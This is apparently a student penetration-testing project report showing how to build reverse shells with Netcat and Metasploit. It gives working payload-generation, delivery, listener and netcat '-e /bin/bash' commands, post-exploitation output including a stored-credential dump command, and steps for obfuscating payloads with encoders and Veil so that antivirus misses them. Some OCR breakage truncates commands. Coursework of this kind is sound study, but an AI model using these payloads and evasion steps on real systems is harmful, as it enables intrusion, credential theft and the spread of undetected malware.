
Final Project Documentation: Creating Reverse Shells with Netcat and Metasploit

Introduction

This documentation provides step-by-step instructions for setting up and using reverse shells using both Netcat and Metasploit. Reverse shells are commonly used in penetration testing to gain remote access to a target machine. This document will cover the entire process, from setting up the attacker machine to executing the reverse shell on the target.



Objectives

- Set up a reverse shell using Netcat.
- Set up a reverse shell using Metasploit.
- Understand the warnings and considerations for using reverse shells.
- Test the created reverse shells against online malware detection tools.
- Apply obfuscation techniques to evade detection.

Prerequisites

- Kali Linux (or another penetration testing Linux distribution).
- Basic understanding of networking and terminal commands.
- Docker for setting up a test environment.

1. Setting Up a Reverse Shell with Netcat

Before generating a virus as a payload and traspasing it , we want to try a simple method using a tool existing in every UNIX distribution just to show the simplicity of the general process.

tREpr#heP@URoC8eF1F$

1.1 Install Netcat

In our attacker machine (Kali Linux), install Netcat if it is not already installed:

```
sudo apt-get update
sudo apt-get install netcat
```

1.2 Set Up the Listener

On our attacker machine, set up Netcat to listen for incoming connections on a specific port (e.g., 4444):

```
nc -lvnp 87
```

1.3 Connect to the listener

1.3.1 Running the docker container

```
docker run --rm -it kalilinux/kali-rolling
```

On the target machine (kali or another linux distribution), execute the following command to connect back to the attacker machine. Replace `<Attacker_IP>` with the IP address of the attacker machine:

For Unix-like systems:


```
nc <Attacker_IP> 87 -e /bin/bash
```

1.4 Verification


Once the target machine executes the payload, we should see a connection established on the attacker machine's Netcat listener, providing a remote shell.

1.5 Results

In our case we created a Kali in a Cloud machine using Linode , to have a machine outside our network and is independent. Then , as a target we used a Kali docker container. After installing necessary packages , we run the commands before in the specified order.




Attacker machine listening in port 87




Target machine connecting to attacker

This commands could be inserted into the target by any way , like a USB , email , simple .elf or any other type of virus infection.

After all this process , we can type any command in the attacker terminal and it will execute in our target .



2. Setting Up a Reverse Shell with Metasploit



What is Metasploit?

Metasploit is an open-source framework used for developing, testing, and executing exploits against a remote target machine. It is one of the most popular tools in the penetration testing and cybersecurity fields due to its wide range of capabilities and extensive support for different platforms and systems.

- **Core Features:**
  - **Exploit Database**: Contains a vast collection of exploits for a wide variety of software and operating systems.

- **Payloads**: Supports creating and delivering code to be executed on the target system, including reverse shells and meterpreter sessions.
- **Auxiliary Modules**: Includes scanners, sniffers, and other tools for reconnaissance and other pre- and post-exploit activities.
- **Encoders and Obfuscators**: Helps in encoding payloads to evade detection by security devices and software.

2.1 Install Metasploit

Metasploit is usually pre-installed on Kali Linux. If not, install it using:

```
apt-get update
apt-get install metasploit-framework
```

2.2 Generate the Payload

Generate a malicious executable payload using `msfvenom`. Replace `<Attacker_IP>` with the IP address of the attacker machine:

```
msfvenom -p windows/shell/reverse_tcp LHOST=<Attacker_IP> L
PORT=4444 -f exe > reverse_shell.exe
```

2.3 Transfer the Payload

Transfer the `reverse_shell.exe` to the target machine. This can be done via HTTP, FTP, email, or USB.

Example using a simple HTTP server:

1. Start an HTTP server on the attacker machine:

   ```
   python3 -m http.server 8000
   ```

2. Download the payload on the target machine:

   ```
   http://<Attacker_IP>:8000/reverse_shell.exe
   ```

2.4 Set Up the Listener

Start Metasploit and configure the listener:

```
msfconsole
use exploit/multi/handler
set payload windows/shell/reverse_tcp
set LHOST <Attacker_IP>
set LPORT 4444
exploit
```

2.5 Execute the Payload

On the target machine, execute the `reverse_shell.exe`:

```
./reverse_shell.exe
```

2.6 Verification

Once executed, the target machine should connect back to the Metasploit listener, alllowing to have a session and accesing the terminal of the target remotely. To achieve this without obfuscating the virus , we had to turn off the security options from Windows , specially some parts of the firewall and give permissions to execute files.

```
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.232.208.57:4444
[*] Sending stage (240 bytes) to 195.176.44.46
[*] Command shell session 1 opened (172.232.208.57:4444 -> 195.176.44.46:111
09) at 2024-05-14 07:30:53 +0000
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.232.208.57:4444
[*] Sending stage (240 bytes) to 195.176.32.156
[*] Command shell session 1 opened (172.232.208.57:4444 -> 195.176.32.156:49333) at 2024-05-14 07:41:09 +0000


Shell Banner:
Microsoft Windows [Versi_n 10.0.22631.3527]
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C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>keyscan
keyscan
"keyscan" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>whoami
whoami
laptop-jkdejv3n\patri

C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>tasklist
tasklist

Nombre de imagen               PID Nombre de sesi◆n N◆m. de ses Uso de memor
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 KB
System                           4 Services                   0        140 KB
Secure System                  108 Services                   0     40.964 KB
Registry                       144 Services                   0     32.008 KB
smss.exe                       624 Services                   0        312 KB
csrss.exe                      948 Services                   0      2.272 KB
wininit.exe                    828 Services                   0      1.156 KB
services.exe                  1040 Services                   0      6.148 KB
LsaIso.exe                    1060 Services                   0        952 KB
lsass.exe                     1076 Services                   0     17.856 KB
svchost.exe                   1272 Services                   0     22.244 KB
fontdrvhost.exe               1300 Services                   0        696 KB
WUDFHost.exe                  1316 Services                   0      2.180 KB
svchost.exe                   1448 Services                   0     15.580 KB
svchost.exe                   1492 Services                   0      3.696 KB
WUDFHost.exe                  1608 Services                   0     10.116 KB
svchost.exe                   1820 Services                   0      1.076 KB
svchost.exe                   1840 Services                   0      2.972 KB
svchost.exe                   1848 Services                   0      1.988 KB
svchost.exe                   1856 Services                   0        956 KB
svchost.exe                   1864 Services                   0      6.848 KB
svchost.exe                   2016 Services                   0      4.012 KB
svchost.exe                   2036 Services                   0      6.580 KB
svchost.exe                   2044 Services                   0      6.556 KB
svchost.exe                    872 Services                   0      5.344 KB
```

```
C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>netstat -an
netstat -an

Conexiones activas

  Proto  Direcci♦n local        Direcci♦n remota       Estado
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:33060          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49679          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:50552          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:51146          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:52077          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:57621          0.0.0.0:0              LISTENING
  TCP    10.11.72.20:139        0.0.0.0:0              LISTENING
  TCP    10.11.72.20:2869       10.11.72.249:60401     TIME_WAIT
  TCP    10.11.72.20:2869       10.11.72.249:60404     TIME_WAIT
  TCP    10.11.72.20:2869       10.11.72.249:60407     TIME_WAIT
  TCP    10.11.72.20:2869       10.11.72.249:60410     TIME_WAIT
  TCP    10.11.72.20:2869       10.11.72.249:60412     TIME_WAIT
  TCP    10.11.72.20:2869       10.11.73.26:59800      TIME_WAIT
  TCP    10.11.72.20:2869       10.11.73.26:59891      TIME_WAIT
  TCP    10.11.72.20:49178      157.240.203.55:443     ESTABLISHED
  TCP    10.11.72.20:49190      34.225.165.190:443     ESTABLISHED
  TCP    10.11.72.20:49301      74.125.143.188:5228    ESTABLISHED
  TCP    10.11.72.20:49304      172.232.208.57:22      ESTABLISHED
  TCP    10.11.72.20:49323      54.75.196.242:443      ESTABLISHED
  TCP    10.11.72.20:49333      172.232.208.57:4444    ESTABLISHED
  TCP    10.11.72.20:49353      44.236.2.133:443       TIME_WAIT
  TCP    10.11.72.20:49354      44.236.2.133:443       TIME_WAIT
```

```
C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>schtasks /query /fo LIST
schtasks /query /fo LIST

Carpeta: \
Nombre de host:           LAPTOP-JKDEJV3N
Nombre de tarea:          \Adobe Acrobat Update Task
Hora pr♦xima ejecuci♦n:   14/05/2024 21:00:00
Estado:                   En ejecuci♦n
Modo de inicio de sesi♦n: Interactivo/En segundo plano

Nombre de host:           LAPTOP-JKDEJV3N
Nombre de tarea:          \Adobe Acrobat Update Task
Hora pr♦xima ejecuci♦n:   14/05/2024 21:00:00
Estado:                   En ejecuci♦n
Modo de inicio de sesi♦n: Interactivo/En segundo plano

Nombre de host:           LAPTOP-JKDEJV3N
Nombre de tarea:          \Adobe-Genuine-Software-Integrity-Scheduler-1.0
Hora pr♦xima ejecuci♦n:   14/05/2024 12:35:00
Estado:                   Listo
Modo de inicio de sesi♦n: Interactivo/En segundo plano

Nombre de host:           LAPTOP-JKDEJV3N
Nombre de tarea:          \AdobeGCInvoker-1.0
Hora pr♦xima ejecuci♦n:   14/05/2024 20:35:00
Estado:                   Listo
Modo de inicio de sesi♦n: Interactivo/En segundo plano
```

As we can see above , once we had remote access, we can run any command in the target machine and obtain data , we tried few commands which can provide useful information.


```
# information about the network
netstat -an
#information of tasks running
schtasks /quey /fo LIST
```

```
tasklist
#information about the owner
whoami
cmdkey /list # obtains credentials stored
```


3. Testing and Obfuscation

3.1 Test with Online Malware Tools

Before applying obfuscation,we tested the payloads against online malware detection tools such as VirusTotal,jotti or hybrid analysis to see how many antivirus engines detect them. Before testing , we already expected the ouput as even the anti-virus provided by Windows could detect it.



result by hybrid analysis



result by VirusTotal

result by jotti

3.2 Obfuscation Techniques

Apply obfuscation techniques to make the payload less detectable. This can include encoding, packing, or using tools like `Veil-Evasion`.

What is Veil?

Veil is a tool designed to generate payloads that bypass common antivirus solutions. Its primary goal is to help penetration testers create payloads that evade detection using various techniques, including encryption, obfuscation, and polymorphism.

- **Core Features:**
  - **Evasion Module**: Allows for the creation of payloads that are less likely to be detected by signature-based antivirus software.

- **Framework Support**: Works with payloads from Metasploit and other sources, enhancing them with evasion capabilities.
- **Customizable Templates**: Offers a range of templates and methods for payload obfuscation, adaptable to different targets and environments.

Example using metasploit :

1. **Select an Encoder**: Metasploit provides various encoders. We can list all available encoders by:

   ```
   show encoders
   ```

   Choose an encoder suitable for our scenario. For example, for a basic encoding, we used `x86/shikata_ga_nai`, known for its polymorphic qualities:

   ```
   use encoder/x86/shikata_ga_nai
   ```

2. **Configure the Encoder**: We set the encoder options, including how many iterations (or transformations) we want the encoder to perform:

   ```
   set iterations 3
   ```

3. **Generate the Encoded Payload**: Once we've configured the payload and the encoder, we generate the encoded payload:

   ```
   generate -t exe -f /path/to/save/encoded_payload.exe
   ```

   This command generates the payload in an executable format and saves it to the specified path.

Example using Veil-Evasion:

1. Install Veil-Evasion:

   ```
   sudo apt-get install veil
   ```

2. Generate an obfuscated payload:


   ```
   veil
   ```

Now we follow the prompts to create an obfuscated reverse shell payload. In our case we used metasploit , and tried first with powershell_base64 encoder.

```
msfvenom -p windows/shell/reverse_tcp LHOST=172.232.208.57 LP
```

The we followed the same steps as in section 2 to set up the server and launch the listener. We still managed to open a connection to the shell , but the VirusTotal scan had this output.

3.3 Re-Test with Online Malware Tools



The next step would be using more powerful tools like setoolkit or other types of encoder , or maybe hiding the payload inside a document like pdf to make it not detectable to the malware detector of the own computer like happened in our case.

Conclusions

This project successfully demonstrated the process of creating reverse shells using Netcat and Metasploit, and explored various obfuscation techniques to evade detection by antivirus tools. Key takeaways include:

1. **Setup and Execution**: The setup for both Netcat and Metasploit was straightforward, highlighting their effectiveness in penetration testing. Both methods allowed for remote access to the target machine, confirming their utility in real-world scenarios.

2. **Testing and Results**: Initial tests without obfuscation resulted in high detection rates by antivirus tools, as expected. This emphasizes the need for advanced techniques to bypass security measures.
3. **Obfuscation Techniques**: Using Veil-Evasion and Metasploit encoders improved the stealthiness of the payloads. The application of these techniques showed a reduction in detection rates by online malware tools, showcasing their importance in modern penetration testing.
4. **Challenges and Considerations**: Despite the success in reducing detection rates, complete evasion was not always achieved. This underscores the evolving nature of antivirus software and the continuous need for innovative approaches in obfuscation.

References

1. Offensive Security. (n.d.). Netcat Cheat Sheet. Retrieved from https://www.offensive-security.com/metasploit-unleashed/netcat/
2. Rapid7. (n.d.). Metasploit Framework. Retrieved from https://www.metasploit.com/
3. Veil Framework. (n.d.). Veil Evasion. Retrieved from https://www.veil-framework.com/
4. Hybrid Analysis. (n.d.). Free Automated Malware Analysis Service. Retrieved from https://www.hybrid-analysis.com/
5. VirusTotal. (n.d.). Free Online Virus, Malware and URL Scanner. Retrieved from https://www.virustotal.com/
6. Jotti. (n.d.). Jotti's Malware Scan. Retrieved from https://virusscan.jotti.org/
7. Docker. (n.d.). Docker Documentation. Retrieved from https://docs.docker.com/